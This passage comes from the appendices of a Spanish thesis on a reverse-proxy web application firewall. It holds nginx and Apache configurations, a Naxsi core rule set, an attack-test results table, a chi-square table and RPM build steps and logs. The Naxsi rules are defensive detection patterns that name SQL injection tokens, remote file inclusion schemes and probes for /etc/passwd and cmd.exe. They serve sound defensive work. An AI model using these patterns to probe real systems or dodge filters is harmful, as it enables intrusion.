    ssl_dhparam /etc/nginx/dhparams.pem;
    location / {
       # default nginx header when proxying
        proxy_pass http://internal.aplicacionweb.com:80;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;

        proxy_buffering on;
        client_max_body_size    10m;
        client_body_buffer_size 128k;
        proxy_send_timeout   90;
        proxy_read_timeout   90;
        proxy_buffer_size    128k;
        proxy_buffers     4 256k;
        proxy_busy_buffers_size 256k;
        proxy_temp_file_write_size 256k;
        proxy_connect_timeout 30s;
        proxy_redirect off;
        include /etc/nginx/naxsi.rules;
     }
     location /RequestDenied {
      return 403;
     }
}
server {
  listen 80;
  server_name .forgott.com;
  return 301 https://$host$request_uri;
}
```

4. Descargar reglas del WAF Naxsi.

- cd /usr/local/src
- wget https://github.com/nbs-system/naxsi/archive/0.55rc2.tar.gz
- tar -xpzf 0.55rc2.tar.gz
- ./configure --add-module=../naxsi-master/naxsi_src/
- make
- make install
- cp /usr/local/src/naxsi-master/naxsi_config/naxsi_core.rules /etc/nginx/ -fv

- Reglas Internas de Naxsi


```
##################################
## INTERNAL RULES IDS:1-999     ##
##################################
#@MainRule "msg:weird request, unable to parse" id:1;
#@MainRule "msg:request too big, stored on disk and not parsed" id:2;
#@MainRule "msg:invalid hex encoding, null bytes" id:10;
#@MainRule "msg:unknown content-type" id:11;
#@MainRule "msg:invalid formatted url" id:12;
#@MainRule "msg:invalid POST format" id:13;
#@MainRule "msg:invalid POST boundary" id:14;
#@MainRule "msg:invalid JSON" id:15;
#@MainRule "msg:empty POST" id:16;
#@MainRule "msg:libinjection_sql" id:17;
#@MainRule "msg:libinjection_xss" id:18;

##################################
## SQL Injections IDs:1000-1099 ##
##################################
MainRule "rx:select|union|update|delete|insert|table|from|ascii|hex|unhex|drop" "msg:sql keywords" "mz:BODY|URL|ARGS|$HEADERS_VAR:Cookie" "s:$SQL:4" id:1000;
MainRule "str:\"" "msg:double quote" "mz:BODY|URL|ARGS|$HEADERS_VAR:Cookie" "s:$SQL:8,$XSS:8" id:1001;
MainRule "str:0x" "msg:0x, possible hex encoding" "mz:BODY|URL|ARGS|$HEADERS_VAR:Cookie" "s:$SQL:2" id:1002;
## Hardcore rules
```

```
MainRule "str:/*" "msg:mysql comment (/*)" "mz:BODY|URL|ARGS|$HEADERS_VAR:Cookie" "s:$SQL:8" id:1003;
MainRule "str:*/" "msg:mysql comment (*/)" "mz:BODY|URL|ARGS|$HEADERS_VAR:Cookie" "s:$SQL:8" id:1004;
MainRule "str:|" "msg:mysql keyword (|)" "mz:BODY|URL|ARGS|$HEADERS_VAR:Cookie" "s:$SQL:8" id:1005;
MainRule "str:&&" "msg:mysql keyword (&&)" "mz:BODY|URL|ARGS|$HEADERS_VAR:Cookie" "s:$SQL:8" id:1006;
## end of hardcore rules
MainRule "str:--" "msg:mysql comment (--)" "mz:BODY|URL|ARGS|$HEADERS_VAR:Cookie" "s:$SQL:4" id:1007;
MainRule "str:;" "msg:semicolon" "mz:BODY|URL|ARGS" "s:$SQL:4,$XSS:8" id:1008;
MainRule "str:=" "msg:equal sign in var, probable sql/xss" "mz:ARGS|BODY" "s:$SQL:2" id:1009;
MainRule "str:(" "msg:open parenthesis, probable sql/xss" "mz:ARGS|URL|BODY|$HEADERS_VAR:Cookie" "s:$SQL:4,$XSS:8" id:1010;
MainRule "str:)" "msg:close parenthesis, probable sql/xss" "mz:ARGS|URL|BODY|$HEADERS_VAR:Cookie" "s:$SQL:4,$XSS:8" id:1011;
MainRule "str:'" "msg:simple quote" "mz:ARGS|BODY|URL|$HEADERS_VAR:Cookie" "s:$SQL:4,$XSS:8" id:1013;
MainRule "str:," "msg:comma" "mz:BODY|URL|ARGS|$HEADERS_VAR:Cookie" "s:$SQL:4" id:1015;
MainRule "str:#" "msg:mysql comment (#)" "mz:BODY|URL|ARGS|$HEADERS_VAR:Cookie" "s:$SQL:4" id:1016;
MainRule "str:@@" "msg:double arobase (@@)" "mz:BODY|URL|ARGS|$HEADERS_VAR:Cookie" "s:$SQL:4" id:1017;

################################
## OBVIOUS RFI IDs:1100-1199 ##
################################
MainRule "str:http://" "msg:http:// scheme" "mz:ARGS|BODY|$HEADERS_VAR:Cookie" "s:$RFI:8" id:1100;
MainRule "str:https://" "msg:https:// scheme" "mz:ARGS|BODY|$HEADERS_VAR:Cookie" "s:$RFI:8" id:1101;
```

```
MainRule "str:ftp://" "msg:ftp:// scheme" "mz:ARGS|BODY|$HEADERS_VAR:Cookie" "s:$RFI:8" id:1102;
MainRule "str:php://" "msg:php:// scheme" "mz:ARGS|BODY|$HEADERS_VAR:Cookie" "s:$RFI:8" id:1103;
MainRule "str:sftp://" "msg:sftp:// scheme" "mz:ARGS|BODY|$HEADERS_VAR:Cookie" "s:$RFI:8" id:1104;
MainRule "str:zlib://" "msg:zlib:// scheme" "mz:ARGS|BODY|$HEADERS_VAR:Cookie" "s:$RFI:8" id:1105;
MainRule "str:data://" "msg:data:// scheme" "mz:ARGS|BODY|$HEADERS_VAR:Cookie" "s:$RFI:8" id:1106;
MainRule "str:glob://" "msg:glob:// scheme" "mz:ARGS|BODY|$HEADERS_VAR:Cookie" "s:$RFI:8" id:1107;
MainRule "str:phar://" "msg:phar:// scheme" "mz:ARGS|BODY|$HEADERS_VAR:Cookie" "s:$RFI:8" id:1108;
MainRule "str:file://" "msg:file:// scheme" "mz:ARGS|BODY|$HEADERS_VAR:Cookie" "s:$RFI:8" id:1109;
MainRule "str:gopher://" "msg:gopher:// scheme" "mz:ARGS|BODY|$HEADERS_VAR:Cookie" "s:$RFI:8" id:1110;
########################################
## Directory traversal IDs:1200-1299 ##
########################################
MainRule "str:.." "msg:double dot" "mz:ARGS|URL|BODY|$HEADERS_VAR:Cookie" "s:$TRAVERSAL:4" id:1200;
MainRule "str:/etc/passwd" "msg:obvious probe" "mz:ARGS|URL|BODY|$HEADERS_VAR:Cookie" "s:$TRAVERSAL:4" id:1202;
MainRule "str:c:\\" "msg:obvious windows path" "mz:ARGS|URL|BODY|$HEADERS_VAR:Cookie" "s:$TRAVERSAL:4" id:1203;
MainRule "str:cmd.exe" "msg:obvious probe" "mz:ARGS|URL|BODY|$HEADERS_VAR:Cookie" "s:$TRAVERSAL:4" id:1204;
MainRule "str:\\" "msg:backslash" "mz:ARGS|URL|BODY|$HEADERS_VAR:Cookie" "s:$TRAVERSAL:4" id:1205;
#MainRule "str:/" "msg:slash in args" "mz:ARGS|BODY|$HEADERS_VAR:Cookie" "s:$TRAVERSAL:2" id:1206;

########################################
## Cross Site Scripting IDs:1300-1399 ##
```

```
########################################
MainRule "str:<" "msg:html open tag" "mz:ARGS|URL|BODY|$HEADERS_VAR:Cookie" "s:$XSS:8" id:1302;
MainRule "str:>" "msg:html close tag" "mz:ARGS|URL|BODY|$HEADERS_VAR:Cookie" "s:$XSS:8" id:1303;
MainRule "str:[" "msg:open square backet ([), possible js" "mz:BODY|URL|ARGS|$HEADERS_VAR:Cookie" "s:$XSS:4" id:1310;
MainRule "str:]" "msg:close square bracket (]), possible js" "mz:BODY|URL|ARGS|$HEADERS_VAR:Cookie" "s:$XSS:4" id:1311;
MainRule "str:~" "msg:tilde (~) character" "mz:BODY|URL|ARGS|$HEADERS_VAR:Cookie" "s:$XSS:4" id:1312;
MainRule "str:`" "msg:grave accent (`)" "mz:ARGS|URL|BODY|$HEADERS_VAR:Cookie" "s:$XSS:8" id:1314;
MainRule "rx:%[2|3]." "msg:double encoding" "mz:ARGS|URL|BODY|$HEADERS_VAR:Cookie" "s:$XSS:8" id:1315;

####################################
## Evading tricks IDs: 1400-1500 ##
####################################
MainRule "str:&#" "msg:utf7/8 encoding" "mz:ARGS|BODY|URL|$HEADERS_VAR:Cookie" "s:$EVADE:4" id:1400;
MainRule "str:%U" "msg:M$ encoding" "mz:ARGS|BODY|URL|$HEADERS_VAR:Cookie" "s:$EVADE:4" id:1401;

############################
## File uploads: 1500-1600 ##
############################
MainRule "rx:\.ph|\.asp|\.ht" "msg:asp/php file upload" "mz:FILE_EXT" "s:$UPLOAD:8" id:1500;
```

5. Crear el archivo vi /etc/nginx/naxsi.rules que contengan las siguientes reglas principales.



Anexo D. Tabulación de ataques realizados, herramienta como proxy reverso y respuesta.

No. Item	Owasp Top 10	Tipo de ataque	Herramienta	V.I. Proxy reverso	Detección	Prevención	V.D. Detección y prevención
1	A1	SQL Injection	Sin herramienta	**NO**	NO	NO	**NO**
2		SQL Injection	Apache	**SI**	SI	SI	**SI**
3		SQL Injection	Nginx	**SI**	SI	SI	**SI**
4		SQL Injection	Hiawatha	**SI**	SI	SI	**SI**
5	A2	Fuerza bruta	Sin herramienta	**NO**	NO	NO	**NO**
6		Fuerza bruta	Apache	**SI**	SI	SI	**SI**
7		Fuerza bruta	Nginx	**SI**	SI	SI	**SI**
8		Fuerza bruta	Hiawatha	**SI**	SI	SI	**SI**
9	A3	XSS Reflejado	Sin herramienta	**NO**	NO	NO	**NO**
10		XSS Reflejado	Apache	**SI**	SI	SI	**SI**
11		XSS Reflejado	Nginx	**SI**	SI	SI	**SI**
12		XSS Reflejado	Hiawatha	**SI**	SI	SI	**SI**
13		XSS Persistente	Sin herramienta	**NO**	NO	NO	**NO**
14		XSS Persistente	Apache	**SI**	SI	SI	**SI**
15		XSS Persistente	Nginx	**SI**	SI	SI	**SI**
16		XSS Persistente	Hiawatha	**SI**	SI	SI	**SI**
17	A4	Ejecución de comandos	Sin herramienta	**NO**	NO	NO	**NO**
18		Ejecución de comandos	Apache	**SI**	SI	SI	**SI**
19		Ejecución de comandos	Nginx	**SI**	SI	SI	**SI**
20		Ejecución de comandos	Hiawatha	**SI**	SI	SI	**SI**


No. Item	Owasp Top 10	Tipo de ataque	Herramienta	V.I. Proxy reverso	Detección	Prevención	V.D. Detección y prevención
21	A5	Cargar ficheros con extensiones inusuales	Sin herramienta	**NO**	NO	NO	**NO**
22		Cargar ficheros con extensiones inusuales	Apache	**SI**	NO	NO	**NO**
23		Cargar ficheros con extensiones inusuales	Nginx	**SI**	NO	NO	**NO**
24		Cargar ficheros con extensiones inusuales	Hiawatha	**SI**	NO	NO	**NO**
25		Desplegar directorios no autorizados	Sin herramienta	**NO**	NO	NO	**NO**
26		Desplegar directorios no autorizados	Apache	**SI**	SI	SI	**SI**
27		Desplegar directorios no autorizados	Nginx	**SI**	NO	NO	**NO**
28		Desplegar directorios no autorizados	Hiawatha	**SI**	NO	NO	**NO**
29		Ejecutar un payload	Sin herramienta	**NO**	NO	NO	**NO**
30		Ejecutar un payload	Apache	**SI**	SI	SI	**SI**
31		Ejecutar un payload	Nginx	**SI**	NO	NO	**NO**
32		Ejecutar un payload	Hiawatha	**SI**	SI	SI	**SI**
33	A6	Conexión segura	Sin herramienta	**NO**	SI	SI	**SI**
34		Conexión segura	Apache	**SI**	SI	SI	**SI**
35		Conexión segura	Nginx	**SI**	SI	SI	**SI**
36		Conexión segura	Hiawatha	**SI**	SI	SI	**SI**
37	A8	Cambio de credenciales del usuario	Sin herramienta	NO	NO	NO	**NO**
38		Cambio de credenciales del usuario	Apache	SI	SI	NO	**NO**
39		Cambio de credenciales del usuario	Nginx	SI	NO	NO	**NO**
40		Cambio de credenciales del usuario	Hiawatha	SI	NO	NO	**NO**

Fuente: Pruebas de ataque.
Realizado por: Edwin G. (2017).

Anexo E. Gráfica de la Distribución Chi Cuadrado

Apéndice IV

Valores percentiles (χ^2_p) correspondientes a la distribución ji cuadrada con ν grados de libertad (área sombreada = p)



ν	$\chi^2_{.995}$	$\chi^2_{.99}$	$\chi^2_{.975}$	$\chi^2_{.95}$	$\chi^2_{.90}$	$\chi^2_{.75}$	$\chi^2_{.50}$	$\chi^2_{.25}$	$\chi^2_{.10}$	$\chi^2_{.05}$	$\chi^2_{.025}$	$\chi^2_{.01}$	$\chi^2_{.005}$
1	7.88	6.63	5.02	3.84	2.71	1.32	.455	.102	.0158	.0039	.0010	.0002	.0000
2	10.6	9.21	7.38	5.99	4.61	2.77	1.39	.575	.211	.103	.0506	.0201	.0100
3	12.8	11.3	9.35	7.81	6.25	4.11	2.37	1.21	.584	.352	.216	.115	.072
4	14.9	13.3	11.1	9.49	7.78	5.39	3.36	1.92	1.06	.711	.484	.297	.207
5	16.7	15.1	12.8	11.1	9.24	6.63	4.35	2.67	1.61	1.15	.831	.554	.412
6	18.5	16.8	14.4	12.6	10.6	7.84	5.35	3.45	2.20	1.64	1.24	.872	.676
7	20.3	18.5	16.0	14.1	12.0	9.04	6.35	4.25	2.83	2.17	1.69	1.24	.989
8	22.0	20.1	17.5	15.5	13.4	10.2	7.34	5.07	3.49	2.73	2.18	1.65	1.34
9	23.6	21.7	19.0	16.9	14.7	11.4	8.34	5.90	4.17	3.33	2.70	2.09	1.73
10	25.2	23.2	20.5	18.3	16.0	12.5	9.34	6.74	4.87	3.94	3.25	2.56	2.16
11	26.8	24.7	21.9	19.7	17.3	13.7	10.3	7.58	5.58	4.57	3.82	3.05	2.60
12	28.3	26.2	23.3	21.0	18.5	14.8	11.3	8.44	6.30	5.23	4.40	3.57	3.07
13	29.8	27.7	24.7	22.4	19.8	16.0	12.3	9.30	7.04	5.89	5.01	4.11	3.57
14	31.3	29.1	26.1	23.7	21.1	17.1	13.3	10.2	7.79	6.57	5.63	4.66	4.07
15	32.8	30.6	27.5	25.0	22.3	18.2	14.3	11.0	8.55	7.26	6.26	5.23	4.60
16	34.3	32.0	28.8	26.3	23.5	19.4	15.3	11.9	9.31	7.96	6.91	5.81	5.14
17	35.7	33.4	30.2	27.6	24.8	20.5	16.3	12.8	10.1	8.67	7.56	6.41	5.70
18	37.2	34.8	31.5	28.9	26.0	21.6	17.3	13.7	10.9	9.39	8.23	7.01	6.26
19	38.6	36.2	32.9	30.1	27.2	22.7	18.3	14.6	11.7	10.1	8.91	7.63	6.84


Fuente: Murray Spiegel & Larry Stephens (2009). Estadística. México D.F.: McGraw-Hill. 4ta.ed. Colección Schaum. p.564

Anexo F. Creación del instalador


1. Creación del archivo .spec, que es de donde le indicamos como se crea nuestro instalador, a continuación se muestra el contenido del archivo.

```
Name:           proxyreverso
Version:        1.0
Release:        2%{?dist}
Summary:        Sistema de seguridad basada en proxy reverso
Group:          Applications/System
License:        GPLv2

# This is a NawesCorp maintained package which is specific to
# our distribution.  Thus the source is only available from
# within this srpm.
Source0:        GPL
Source1:        proxyreverso.conf

BuildRoot:      %{_tmppath}/%{name}-%{version}-%{release}-root-%(%{__id_u} -n)

BuildArch:     noarch
Requires:      httpd mod_ssl epel-release mod_security mod_security_crs
Requires(post): chkconfig

%description
Instalador del proyecto de tesis sobre implementación de un proxy reverso que detecte
y prevenga ataques web.

%prep
%setup -q  -c -T
install -pm 644 %{SOURCE0} .

%build

%install
rm -rf $RPM_BUILD_ROOT

# For SysV and SystemD
install -dm 755 $RPM_BUILD_ROOT%{_sysconfdir}/httpd/conf.d
install -pm 644 %{SOURCE1} $RPM_BUILD_ROOT%{_sysconfdir}/httpd/conf.d/

%clean
rm -rf $RPM_BUILD_ROOT

%post
/sbin/chkconfig httpd on

%postun

%files
# For SysV and SystemD
%defattr(-,root,root,-)
%doc GPL
%config(noreplace) %{_sysconfdir}/httpd/conf.d/proxyreverso.conf

%changelog
* Thu Apr 10 2017 - 1.0-2
- Fix invisible chars in config file
- Change cert files in config for using the mod_ssl localhost default files
* Sun Apr 01 2017 DonPool <pbernal@ecualinux.com> - 1.0-1
- Initial release for EL6
```

2. Compilación del archivo proxyreverso.spec mediante el comando mock.



3. Se lo ubica en /rpmbuild/SRPMS/



4. Compilar el paquete final de nuestro archivo proxyreverso.spec

```
[redacted]@ux305la ~]$ mock -r epel-6-x86_64 --rebuild ~/rpmbuild/SRPMS/proxyreverso-1.0-2.el6.src.rpm
INFO: mock.py version 1.3.4 starting (python version = 3.5.3)...
Start: init plugins
INFO: selinux disabled
Finish: init plugins
Start: run
INFO: Start(/home/[redacted]/rpmbuild/SRPMS/proxyreverso-1.0-2.el6.src.rpm)  Config(epel-6-x86_64)
Start: clean chroot
Finish: clean chroot
Start: chroot init
INFO: calling preinit hooks
INFO: enabled root cache
Start: unpacking root cache
Finish: unpacking root cache
INFO: enabled yum cache
Start: cleaning yum metadata
Finish: cleaning yum metadata
INFO: enabled HW Info plugin
Mock Version: 1.3.4
INFO: Mock Version: 1.3.4
Start: yum update
Yum command has been deprecated, use dnf instead.
See 'man dnf' and 'man yum2dnf' for more information.

base                                                                                                | 3.7 kB  00:00:00
epel                                                                                                | 4.3 kB  00:00:00
updates                                                                                             | 3.4 kB  00:00:00
No packages marked for update
Finish: yum update
Finish: chroot init
Start: build phase for proxyreverso-1.0-2.el6.src.rpm
Start: build setup for proxyreverso-1.0-2.el6.src.rpm
advertencia:No se pudo canonizar el nombre de host: ux305la.paulbernal.com
Construyendo las plataformas destino: x86_64
Construyendo para el destino x86_64
Escrito: /builddir/build/SRPMS/proxyreverso-1.0-2.el6.src.rpm

Yum-utils package has been deprecated, use dnf instead.
See 'man yum2dnf' for more information.


Getting requirements for proxyreverso-1.0-2.el6.src
```

```
No uninstalled build requires
Finish: build setup for proxyreverso-1.0-2.el6.src.rpm
Start: rpmbuild proxyreverso-1.0-2.el6.src.rpm
Construyendo las plataformas destino: x86_64
Construyendo para el destino x86_64
Ejecutando(%prep): /bin/sh -e /var/tmp/rpm-tmp.HZInVj
+ umask 022
+ cd /builddir/build/BUILD
+ LANG=C
+ export LANG
+ unset DISPLAY
+ cd /builddir/build/BUILD
+ rm -rf proxyreverso-1.0
+ /bin/mkdir -p proxyreverso-1.0
+ cd proxyreverso-1.0
+ /bin/chmod -Rf a+rX,u+w,g-w,o-w .
+ install -pm 644 /builddir/build/SOURCES/GPL .
+ exit 0
Ejecutando(%build): /bin/sh -e /var/tmp/rpm-tmp.cV9yfw
+ umask 022
+ cd /builddir/build/BUILD
+ cd proxyreverso-1.0
Ejecutando(%install): /bin/sh -e /var/tmp/rpm-tmp.7TpbAI
+ LANG=C
+ export LANG
+ unset DISPLAY
+ exit 0
+ umask 022
+ cd /builddir/build/BUILD
```

```
+ install -pm 644 /builddir/build/SOURCES/proxyreverso.conf /builddir/build/BUILDROOT/proxyreverso-1.0-2.el6.x86_64/etc/httpd
/conf.d/
+ /usr/lib/rpm/find-debuginfo.sh --strict-build-id /builddir/build/BUILD/proxyreverso-1.0
+ /usr/lib/rpm/check-buildroot
+ /usr/lib/rpm/redhat/brp-compress
+ /usr/lib/rpm/redhat/brp-strip-static-archive /usr/bin/strip
+ /usr/lib/rpm/redhat/brp-strip-comment-note /usr/bin/strip /usr/bin/objdump
+ /usr/lib/rpm/brp-python-bytecompile /usr/bin/python
+ /usr/lib/rpm/redhat/brp-python-hardlink
+ /usr/lib/rpm/redhat/brp-java-repack-jars
Processing files: proxyreverso-1.0-2.el6.noarch
Ejecutando(%doc): /bin/sh -e /var/tmp/rpm-tmp.2vYR8U
+ umask 022
+ cd /builddir/build/BUILD
+ cd proxyreverso-1.0
+ DOCDIR=/builddir/build/BUILDROOT/proxyreverso-1.0-2.el6.x86_64/usr/share/doc/proxyreverso-1.0
+ export DOCDIR
+ rm -rf /builddir/build/BUILDROOT/proxyreverso-1.0-2.el6.x86_64/usr/share/doc/proxyreverso-1.0
+ /bin/mkdir -p /builddir/build/BUILDROOT/proxyreverso-1.0-2.el6.x86_64/usr/share/doc/proxyreverso-1.0
+ cp -pr GPL /builddir/build/BUILDROOT/proxyreverso-1.0-2.el6.x86_64/usr/share/doc/proxyreverso-1.0
+ exit 0
Provides: config(proxyreverso) = 1.0-2.el6
Requires(interp): /bin/sh /bin/sh
Requires(rpmlib): rpmlib(CompressedFileNames) <= 3.0.4-1 rpmlib(FileDigests) <= 4.6.0-1 rpmlib(PayloadFilesHavePrefix) <= 4.0
-1
Requires(post): /bin/sh chkconfig
Requires(postun): /bin/sh
Comprobando si hay archivos desempaquetados: /usr/lib/rpm/check-files /builddir/build/BUILDROOT/proxyreverso-1.0-2.el6.x86_64
advertencia:No se pudo canonizar el nombre de host: ux305la.paulbernal.com
Escrito: /builddir/build/RPMS/proxyreverso-1.0-2.el6.noarch.rpm
Ejecutando(%clean): /bin/sh -e /var/tmp/rpm-tmp.KHntDk
+ umask 022
+ cd /builddir/build/BUILD
+ cd proxyreverso-1.0
+ rm -rf /builddir/build/BUILDROOT/proxyreverso-1.0-2.el6.x86_64
+ exit 0
Finish: rpmbuild proxyreverso-1.0-2.el6.src.rpm
Finish: build phase for proxyreverso-1.0-2.el6.src.rpm
INFO: Done(/home/[redacted]/rpmbuild/SRPMS/proxyreverso-1.0-2.el6.src.rpm) Config(epel-6-x86_64) 0 minutes 18 seconds
INFO: Results and/or logs in: /var/lib/mock/epel-6-x86_64/result
Finish: run
```

5. Versiones de paquete instalador creado del proxy reverso

```
-rw-rw-r-- 1 [redacted] mock 15556 abr 23 21:10 proxyreverso-1.0-1.el6.noarch.rpm
-rw-rw-r-- 1 [redacted] mock 15680 abr 27 12:15 proxyreverso-1.0-2.el6.noarch.rpm
```

Anexo G. Prueba de funcionamiento del paquete instalador creado

1. Instalar dependencia desde el repositorio de Centos Base y EPEL.

   - yum install httpd mod_ssl
   - yum --enablerepo=epel install mod_security mod_security_crs

2. Instalar el paquete que convertirá al servidor web en proxy reverso y que detecte y prevenga ataques web más comunes.

```
[root@ProxyReverso usr]# rpm -ivh proxyreverso-1.0-2.el6.noarch.rpm
Preparing...                ########################################### [100%]
   1:proxyreverso           ########################################### [100%]
chkconfig version 1.3.49.5 - Copyright (C) 1997-2000 Red Hat, Inc.
This may be freely redistributed under the terms of the GNU Public License.
```

3. Validar que el *"hostname"* del servidor sea igual al *"ServerName"* del archivo de configuración ubicado en /etc/httpd/conf.d/proxyreverso.conf, y en /etc/hosts

```
#############################################################################
#############################################################################
#################### ARCHIVO DE CONFIGURACION DEL PROXY REVERSO ##############
#############################################################################
#############################################################################
#Ocultar información del servidor Apache como: versión, sistema operativo, etc
ServerTokens Prod
ServerSignature off
ServerName ProxyReverso
# La IP del VirtualHost es la IP de la tarjeta de red externa del proxy reverso
<VirtualHost 192.168.1.62:443>
        #Evita que apache funcione como un servidor proxy directo
        ProxyRequests Off

        #Permite que el salto del proxy reverso al servidor interno sea de forma
        #transparente para el usuario que solicita el servicio
        ProxyPreserveHost On

        #Permite la comunicación entre el proxy reverso y el servidor web en donde
        #se encuentra la aplicación web con IP 172.16.0.10
        ProxyPass / http://172.16.0.10/ connectiontimeout=5 timeout=30
        ProxyPassReverse / http://172.16.0.10

        #Habilitar la comunicación entre el cliente con el proxy reverso sea de forma segura
        #utilizando algoritmos RSA de 2048 bits y estructura x509
        SSLProxyEngine on
        SSLEngine on
        SSLProtocol -SSLv2 -SSLv3 +TLSv1 +TLSV1.1 +TLSv1.2
        SSLCertificateFile /etc/pki/tls/certs/localhost.crt
        SSLCertificateKeyFile /etc/pki/tls/private/localhost.key

        #Redirige las conexiones de HTTP a HTTPS evitando ataques man-in-the-middle, este es
        #HSTS(HTTP Strict Transport Security)
        Header set Strict-Transport-Security "max-age=15768000"
</VirtualHost>
```

4. Si se está utilizando para pruebas en la URL una dirección IP para acceder a la aplicación web que se está protegiendo, se debe comentar la regla siguiente y así evitar que mod_security lo detecte y lo prevenga como un ataque: /etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_21_protocol_anomalies.conf

5. Testeo de un ataque de inyección SQL sobre el instalador del proxy reverso.